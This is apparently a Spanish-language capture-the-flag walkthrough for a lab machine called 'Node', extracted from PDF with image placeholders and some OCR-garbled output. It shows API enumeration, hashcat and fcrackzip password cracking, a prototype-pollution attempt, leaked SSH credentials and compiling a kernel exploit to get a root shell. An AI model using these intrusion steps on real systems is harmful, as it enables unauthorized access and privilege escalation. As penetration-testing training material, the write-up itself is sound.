

Node







vemos q la cosa va por el backend, entonces vamos a ver si en el codigo fuente encontramos algo de api

aqui vemos una por una para vuscar info

```
<div data-ng-view=""></div>

</dods/>

</fi>

</five-
<pre>

<
```

```
var controllers = angular.module('controllers');

controllers.controller('HomeCtrl', function ($scope, $http) {
    $http.get( /api/users/latest') .then(function (res) {
        $scope.users = res.data;
    });
});
```


vemos como se envia la data al loguearse, las pass son sha256, vamos a meterlas en un archivo para intentar crackearlas

sacamos la de tom:spongebob y mark:snowflake respectivamente

```
(root@ miguel)-[/home/miguel/Work]
# hashcat -a 0 -m 1400 hashzip /usr/share/wordlists/seclists/rockyou.txt -0
```


f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240: spongebobde5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73: snowflake

entonces interceptamos con vurpsuite






y incluimos el id, y hacemos el prototype polution attack incluyendo la llave:valor is_admin:true



pero nos dice que tenemos que ser admin



WELCOME BACK, MARK

Only admin users have access to the control panel currently, but check back soon to test the standard user functionality!

seguimos enumerando las rutas del sourcecode de la pagina principal

```
var controllers = angular.module('controllers');

controllers.controller('ProfileCtrl', function ($scope, $http, $routeParams) {
    $http.get('/api/users/' + $routeParams.username)
        .then(function (res) {
        $scope.user = res.data;
    }, function (res) {
        $scope.hasError = true;

    if (res.status == 404) {
        $scope.errorMessage = 'This user does not exist';
    }
    else {
        $scope.errorMessage = 'An unexpected error occurred';
    }
});
```


vamos a ver

la crackeamos con hashcat

dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af:manchester

myP14ceAdm1nAcc0uNT:manchester

y entramos y descargamos el backup



WELCOME BACK, MYP14CEADMINACCOUNT

Download Backup

encryptado

```
(root miguel) - [/home/miguel/Work]
# file myplace.backup
myplace.backup: ASCII text, with very long lines (65536), with no line terminators

—(root miguel) - [/home/miguel/Work]

# cat myplace.backup | base64 - d > myplace
```

```
root⊕ miguel)-[/home/miguel/Work]

# file myplace
myplace: Zip archive data, at least v1.0 to extract, compression method=store
```

```
(root  miguel) - [/home/miguel/Work]

# unzip myplace
Archive: myplace
    creating: var/www/myplace/
[myplace] var/www/myplace/package-lock.json password: ■
```

```
(root  miguel) - [/home/miguel/Work]
# zip2john myplace.zip
```

ver 2.0 ern 5455 ern 7875 myplace.zipyvar/www/myplace/app.ntml PKZIP EnCr: 15 cNk, CmpleN=IZV8, decmpleN=3801, cr=obsUBF084 t5=o570 t5=o570 type=tmyplace.zip;\$pkzip\$8*11*0*0*11*2938*ec58187e816044963daec7eae03aef5cf*1*0*0*17*996a*e20978a7af2d9aac3429b0a034f90743bc3b80acb5147b*1*0*0*19*5085
*12dd632612670917de130f43ad7c06cf970bf7f1fb89279cdb*1*0*0*1*1*b16f*bf48af7d3493cb46664f5e8ee20ceefa357514e97bc206f6269f0d44553711*1*0*0*24*a3cc*a6b8901c9clbfb6a0dee410f20066cc5ef1cf87861fda2c4f036e44d8520f75a1a74ddd*1*0*0*8*24*5083*9c5245c94b2200f3e0aa47ee4667d586e28ef18d883afdd3ebf36a60ab2c6t48199371ff*1*0*0*24*a9c7*af4dd*1*0*0*8*24*5083*9c5245c94b2200f3e0aa47ee4667d586e28ef18d883afdd3ebf36a60ab2c6t48199371ff*1*0*0*24*9679*f948b0e90b5e82d2be53a0a71201d7421d4a07b35c85d2b96d273e084dc90e3457542b83*2*0*11*5*118f1dfc*94cb*67*0*11*3d0f*abb95aa09656
285b27b32c3808b03b9bbc*\$/pkzip\$::myplace.zip:var/www/myplace/node modules/qs/.eslintignore, var/www/myplace/node modules/s/scb/eslintignore, var/www/myplace/node modules/s/scb/eslintignore, var/www/myplace/node_modules/scb/eslintignore, var/www/myplace/node_mo

como no funciona lo hacemos con

```
root⊕ miguel)-[/home/miguel/Work]

# fcrackzip -u -D -p /usr/share/wordlists/seclists/rockyou.txt myplace
```

magicword

nos genera una carpeta var, vemos dentro que hay

SSh COn mark:5AYRft73VtFpc84k

```
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Mon Aug 6 23:32:28 2018 from 10.2.1.1 mark@node:~$
```

```
mark@node:~$ uname -a
Linux node 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
mark@node:~$ uname -r
4.4.0-93-generic
```

(root miguel) - [/home/miguel/Work] # searchsploit linux kernel 4.4.0

```
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation

Linux Kernel < 4.10.13 - 'keyctl set reqkey keyring' Local Denial of Service

Linux kernel < 4.10.15 - Race Condition Privilege Escalation

Linux kernel < 4.11.8 - 'mq notify: double sock put()' Local Privilege Escalation

Linux Kernel < 4.13.1 - BlueTooth Buffer Overflow (PoC)

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation

Linux Kernel < 4.14.rc3 - Local Denial of Service

Linux Kernel < 4.15.4 - 'show floppy' KASLR Address Leak

Linux Kernel < 4.16.1 - 'ext4 read inline data()' Memory Corruption

Linux Kernel < 4.17-rc1 - 'AF_LLC' Double Free

Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation

Linux Kernel < 4.4.9-21 (Ubuntu 16.04.4b) - "netTilter target offset" Local Privilege Escalation

Linux Kernel < 4.4.0-21 (Ubuntu 16.04.4b) - "netTilter target offset" Local Privilege Escalation

Linux Kernel < 4.4.0-21 (Ubuntu 16.04.8b) - "netTilter target offset" Local Privilege Escalation

Linux Kernel < 4.4.0-21 (Ubuntu 16.04.8b) - "netTilter target offset" Local Privilege Escalation

Linux Kernel < 4.4.0-21 (Ubuntu 16.04.8b) - "netTilter target offset" Local Privilege Escalation

Linux Kernel < 4.4.0-21 (Ubuntu 16.04.6b) - Local Privilege Escalation (KASLR / SMEP)

Linux Kernel < 4.4.0-21 (Ubuntu 16.04.7b) - Local Privilege Escalation (KASLR / SMEP)

Linux Kernel < 4.5.1 - Off-By-One (PoC)
```

```
mark@node:/tmp$ gcc 44298.c
mark@node:/tmp$ ls -la
total 60
drwxrwxrwt 9 root
                     root
                              4096 Feb 6 05:33
drwxr-xr-x 25 root
                      root
                              4096 Sep 2
                                           2017 ...
                              5773 Feb 6 05:31 44298.c
-rw-rw-r-- 1 mark
                     mark
                             14032 Feb 6 05:33 a.out
-rwxrwxr-x 1 mark
                     mark
```

```
mark@node:/tmp$ ./a.out
task_struct = ffff880025075400
uidptr = ffff88002784e0c4
spawning root shell
root@node:/tmp# whoami
root
root@node:/tmp#
```

root@node:/tmp# cat /root/root.txt 1722e99ca5f353b362556a62bd5e6be0 root@node:/tmp# cat /home/

frank/ mark/ tom/

root@node:/tmp# cat /home/tom/user.txt

e1156acc3574e04b06908ecf76be91b1

root@node:/tmp#